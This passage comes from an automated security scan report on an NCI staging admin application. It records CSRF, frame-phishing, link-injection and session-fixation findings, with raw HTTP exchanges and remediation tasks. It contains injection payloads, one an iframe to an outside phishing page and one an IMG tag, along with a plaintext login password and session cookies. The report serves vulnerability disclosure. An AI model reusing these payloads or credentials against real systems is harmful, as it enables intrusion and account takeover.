application/xaml+xml, */*
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache
Referer: http://bogus.referer.ibm.com

operation=loadSearch
HTTP/1.1 200 OK
Content-Length: 14601
```

Date: Fri, 21 Dec 2012 21:18:36 GMT  
Server: Apache  
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1  
Content-Type: text/html; charset=ISO-8859-1  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive

```
<!doctype html public "-//w3c//dtd html 4.0 transitional//en">
```

```
<html>
```

```
<head>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
```

```
<link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
```

```
<script language="JavaScript" src="scripts/script.js"></script>
```

```
<!-- Page Title begins -->
```

```
<title>NCI Security Admin Application</title>
```

```
<!-- Page Title ends -->
```

```
</head>
```

```
<body>
```

```
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">
```

```
<!-- NCI hdr begins -->
```

```
<tr>
```

```
<td>
```

```
<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
```

```
<tr>
```

```
<td width="283" height="37" align="left"><a
```

```
href="http://www.cancer.gov"></td>
```

```
<td> </td>
```

```
<td width="295" height="37" align="right"><a
```

```
href="http://www.cancer.gov"></td>
```

```
</tr>
```

```
</table>
```

```
</td>
```

```
</tr>
```

```
<!-- NCI hdr ends -->
```

```
<tr>
```

```
<td height="100%" align="center" valign="top">
```

```
<table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
```

```
<!-- application hdr begins -->
```

```
<tr>
```

```
<td height="50">
```

```
<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
```

```
<tr>
```



```
--> <!-- new separate links depending on admin or super admin
```

```
 <td height="50" width="400" align="left"></td>
```

```
<!-- end home links -->
```

```
 <td width="200" align="right">
 <table>
 <!--
 <tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
 -->
 <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbitappscan</td></tr>
 <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>
 <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>
 <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
 -->
 </table>
 </td>
 </tr>
</table>
 </td>
 </tr>
 <!-- application hdr ends -->
<tr>
```

```
<script>
<!--
function set(id)
{
 document.MenuForm.tableId.value=id;
 document.MenuForm.submit();
}
// -->
```

```

 <tr>
 <!-- link 1 begins -->

 <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')">HOME</td>

 <!-- link 1 ends -->
 <td></td>
 <!--...

```

#### Validation In Response:

N/A

#### Reasoning:

The test result seems to indicate a vulnerability because the same request was sent twice in different sessions, and the same response was received. This shows that none of the parameters are dynamic (session identifiers are sent only in cookies) and therefore that the application is vulnerable to CSRF.

#### CWE ID:

352

### [3 of 4] Phishing Through Frames

Severity:	Medium
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do (Parameter: userId)
CVE ID(s):	N/A
CWE ID(s):	79
Remediation Tasks:	Review possible solutions for hazardous character injection

#### Variant 1 of 1 [ID=15875]

The following changes were applied to the original request:

- Set parameter 'userId's value to '17%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E'

#### Request/Response:

```

POST /upt42/UserDBOperation.do HTTP/1.1
Cookie: is_returning=1; newuser=ncicbiitappscan;
JSESSIONID=D3BC2D4676DB923CC1BE698EF436E544;
sessionCookie=3975BD7534440251316FE8DF397983A4; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1
Content-Length: 111
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*

```

Referer: https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do  
Accept-Language: en-us  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.2; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)  
Host: upt-stage.nci.nih.gov  
Connection: Keep-Alive  
Cache-Control: no-cache

operation=read&userId=17%27%22%3E%3Ciiframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E&lgName=feecr  
HTTP/1.1 200 OK  
Content-Length: 19170  
Date: Thu, 27 Dec 2012 18:47:23 GMT  
Server: Apache  
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1  
Content-Type: text/html; charset=ISO-8859-1  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive

<!doctype html public "-//w3c//dtd html 4.0 transitional//en">

<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">  
<link rel="stylesheet" href="styles/stylesheet.css" type="text/css" />  
<script language="JavaScript" src="scripts/script.js"></script>  
<!-- Page Title begins -->  
<title>NCI Security Admin Application</title>  
<!-- Page Title ends -->

</head>

<body>

<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%" height="100%">

<!-- NCI hdr begins -->

<tr>  
<td>

<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">

<tr>

<td width="283" height="37" align="left"><a href="http://www.cancer.gov"></a></td>

<td>&nbsp;</td>

<td width="295" height="37" align="right"><a href="http://www.cancer.gov"></a></td>

</tr>

</table>

</td>

</tr>

<!-- NCI hdr ends -->

<tr>

<td height="100%" align="center" valign="top">

<table summary="" cellpadding="0" cellspacing="0" border="0" height="100%" width="771">

<!-- application hdr begins -->

```

 <tr>
 <td height="50">

<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
 <tr>
 <!-- new separate links depending on admin or super admin
-->

 <td height="50" width="400" align="left"></td>

 <!-- end home links -->

 <td width="200" align="right">
 <table>
 <!--
 <tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
 -->
 <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
 <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>
 <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>
 <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
 -->
 </table>
 </td>
 </tr>
</table>

 </td>
 </tr>
 <!-- application hdr ends -->
</tr>

```

```

 function set(id)
 {
 document.MenuForm.tableId.value=id;
 document.MenuForm.submit();
 }
 // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">

 <input type="hidden" name="tableId" value="error">
 <td class="mainMenu" height="20">
 <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

 <tr>
 <!-- link 1 begins -->

 <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')">HOME</td>

...

```

#### Validation In Response:

• gov.nih.nci.security.authorization.domainobjects.User not found  
For input string: "17"><iframe src=**http://demo.testfire.net/phishing.html**>"  
</font>

</td>  
</tr>

<tr> <td class="formMes  
• .nci.security.authorization.domainobjects.User not found  
For input string: "17"><iframe src=http://**demo.testfire.net**/phishing.html>"  
</font>

</td>  
</tr>

<tr> <td

#### Reasoning:

The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

#### CWE ID:

79

#### [4 of 4] Link Injection (facilitates Cross-Site Request Forgery)

Severity:	Medium
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do (Parameter: userId)
CVE ID(s):	N/A
CWE ID(s):	74
Remediation Tasks:	Review possible solutions for hazardous character injection

#### **Variant 1 of 2 [ID=15877]**

The following changes were applied to the original request:

- Set parameter 'userId's value to '%22%27%3E%3CIMG+SRC%3D%22%2FWF\_XSRF.html%22%3E'

#### **Request/Response:**

```
POST /upt42/UserDBOperation.do HTTP/1.1
Cookie: is_returning=1; newuser=ncicbiitappscan;
JSESSIONID=D3BC2D4676DB923CC1BE698EF436E544;
sessionCookie=3975BD7534440251316FE8DF397983A4; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1
Content-Length: 81
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache

operation=read&userId=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E&lgName=feecr
HTTP/1.1 200 OK
Content-Length: 19142
Date: Thu, 27 Dec 2012 18:47:25 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html; charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

<!doctype html public "-//w3c//dtd html 4.0 transitional//en">

<html>
<head>
 <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
 <link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
 <script language="JavaScript" src="scripts/script.js"></script>
 <!-- Page Title begins -->
```

```

 <title>NCI Security Admin Application</title>
 <!-- Page Title ends -->
 </head>
 <body>
 <table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

 <!-- NCI hdr begins -->
 <tr>
 <td>

 <table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
 <tr>
 <td width="283" height="37" align="left"></td>
 <td> </td>
 <td width="295" height="37" align="right"></td>
 </tr>
 </table>

 </td>
 </tr>
 <!-- NCI hdr ends -->
 <tr>
 <td height="100%" align="center" valign="top">
 <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
 <!-- application hdr begins -->
 <tr>
 <td height="50">

 <table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
 <tr>
 <td align="center" colspan="2">
 <!-- new separate links depending on admin or super admin
 -->

 <td height="50" width="400" align="left"></td>

 <td align="center" colspan="2">
 <!-- end home links -->

 </td>
 </tr>
 </table>

 <td width="200" align="right">
 <table>
 <!--
 <tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>

```

```

 <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>

 <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>

 <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
 -->
 </table>
 </td>

 </tr>

</table>

 </td>
 </tr>
 <!-- application hdr ends -->
 <tr>

<script>
<!--
 function set(id)
 {
 document.MenuForm.tableId.value=id;
 document.MenuForm.submit();
 }
 // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">
 <input type="hidden" name="tableId" value="error">
 <td class="mainMenu" height="20">
 <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

 <tr>
 <!-- link 1 begins -->

 <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')">HOME</td>

 <!-- link 1 ends -->
 <td>...

```



#### Validation In Response:

```
• a">ERROR

gov.nih.nci.security.authorization.domainobjects.User not found
For input string: "">

```

```
</tr>
```

```
class="formMess
• br/>gov.nih.nci.security.authorization.domainobjects.User not found
For input string: "">

```

```
</tr>
```

```
<tr>
<td class="formMe
```

#### Reasoning:

The test result seems to indicate a vulnerability because the test response contained a link to the file "WF\_XSRF.html".

#### CWE ID:

74

**Vulnerable URL:** <https://upt-stage.nci.nih.gov/uptlogin/Login.do>

Total of 1 security issues in this URL

#### [1 of 1] Session Identifier Not Updated

Severity: Medium  
Test Type: Application  
Vulnerable URL: <https://upt-stage.nci.nih.gov/uptlogin/Login.do>  
CVE ID(s): N/A  
CWE ID(s): 613  
Remediation Tasks: Do not accept externally created session identifiers

#### Variant 1 of 3 [ID=15]

The following may require user attention:

```
POST /uptlogin/Login.do HTTP/1.1
Cookie: JSESSIONID=F6E0027706F3A4D653553393064B9B2B;
newuser=ncicbiitappscan;
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1;
__utmz=98647169.1348577979.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
__qca=P0-1624705190-1348577349783; is_returning=1;
```

ncbi\_sid=CE8B0D68061A9581\_0076SID;  
sessionCookie=F6E0027706F3A4D653553393064B9B2B  
Content-Length: 75  
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-application,  
application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, \*/\*  
Referer: https://upt-stage.nci.nih.gov/uptlogin/  
Accept-Language: en-us  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; Trident/4.0; .NET CLR  
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)  
Host: upt-stage.nci.nih.gov  
Connection: Keep-Alive  
Cache-Control: no-cache

loginId=cbiitappscan&password=In33dab33r%21&applicationContextName=csmupt42  
HTTP/1.1 200 OK  
Content-Length: 9137  
Date: Fri, 21 Dec 2012 20:58:06 GMT  
Server: Apache  
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1  
Content-Type: text/html; charset=ISO-8859-1  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive

<!doctype html public "-//w3c//dtd html 4.0 transitional//en">

<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">

<link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />

<script language="JavaScript" src="scripts/script.js"></script>

<!-- Page Title begins -->

<title>Login Application</title>

<!-- Page Title ends -->

</head>

<body>

<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"  
height="100%">

<!-- NCI hdr begins -->

<tr>

<td>

```

<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
 <tr>
 <td width="283" height="37" align="left"></td>
 <td> </td>
 <td width="295" height="37" align="right"></td>
 </tr>
</table>

```

```

</td>
</tr>
<!-- NCI hdr ends -->
<tr>
 <td height="100%" align="center" valign="top">
 <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
 <!-- application hdr begins -->
 <tr>
 <td height="50">

```

```

<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">

```

```

 <tr>

```

```

 <!-- new separate links depending on admin or super admin --

```

```

 >

```

```

 <td height="50" width="400" align="left"></td>

```

```

 <!-- end home links -->

```

```

 </td>
 </tr>
</table>

 </td>
 </tr>
 <!-- application hdr ends -->
 <tr>

```

```

<script>
<!--
 function set(id)
 {
 document.MenuForm.tableId.value=id;
 document.MenuForm.submit();
 }
// -->
</script>

```

```

<form name="MenuForm" method="post" action="/uptlogin/MenuSelection.do"
id="MenuForm">

```

```

 <input type="hidden" name="tableId" value="error">
 <td class="mainMenu" height="20">
 <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

 <tr>
 <!-- link 1 begins -->

 <td height="20" class="mainMenuItemOver" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItemOver'),hideCursor()" onclick="javascript: set('AdminHome')">HOME</td>

 <!-- link 1 ends -->
 <td></td>
 <!-- link 2 begins -->

 <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle

```

```
class="mainMenuLink" href="javascript: set('Application')">APPLICATION</td>

 <!-- link 2 ends -->
 <td></td>
 <!-- link 3 begins -->

 <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript:...
```

#### Validation In Response:

N/A

#### Reasoning:

The test result seems to indicate a vulnerability because the session identifiers in the Original Request (on the left) and in the Response (on the right) are identical. They should have been updated in the response.

#### CWE ID:

613

## Remediation Tasks

URL	Remediation Tasks	Addressed Security Issues
<b>https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do (2)</b>		
	Review possible solutions for hazardous character injection (High) Parameter: applicationId	Cross-Site Scripting Link Injection (facilitates Cross-Site Request Forgery) Phishing Through Frames
	Decline malicious requests (Medium)	Cross-Site Request Forgery
<b>https://upt-stage.nci.nih.gov/upt42/Login.do (1)</b>		
	Decline malicious requests (Medium)	Cross-Site Request Forgery
<b>https://upt-stage.nci.nih.gov/upt42/MenuSelection.do (1)</b>		
	Decline malicious requests (Medium)	Cross-Site Request Forgery
<b>https://upt-stage.nci.nih.gov/upt42/MenuSelection.do;jsessionid=DFE10D66B4862F58DDDE D3E0616E03C8 (1)</b>		
	Decline malicious requests (Medium)	Cross-Site Request Forgery
<b>https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do (2)</b>		
	Review possible solutions for hazardous character injection (High) Parameter: privilegeld	Cross-Site Scripting Link Injection (facilitates Cross-Site Request Forgery) Phishing Through Frames
	Decline malicious requests (Medium)	Cross-Site Request Forgery
<b>https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do (2)</b>		
	Review possible solutions for hazardous character injection (High) Parameter: userId	Cross-Site Scripting Link Injection (facilitates Cross-Site Request Forgery) Phishing Through Frames
	Decline malicious requests (Medium)	Cross-Site Request Forgery

**<https://upt-stage.nci.nih.gov/uptlogin/Login.do> (1)**

---

Do not accept externally created session  
identifiers (Medium)

Session Identifier Not Updated

---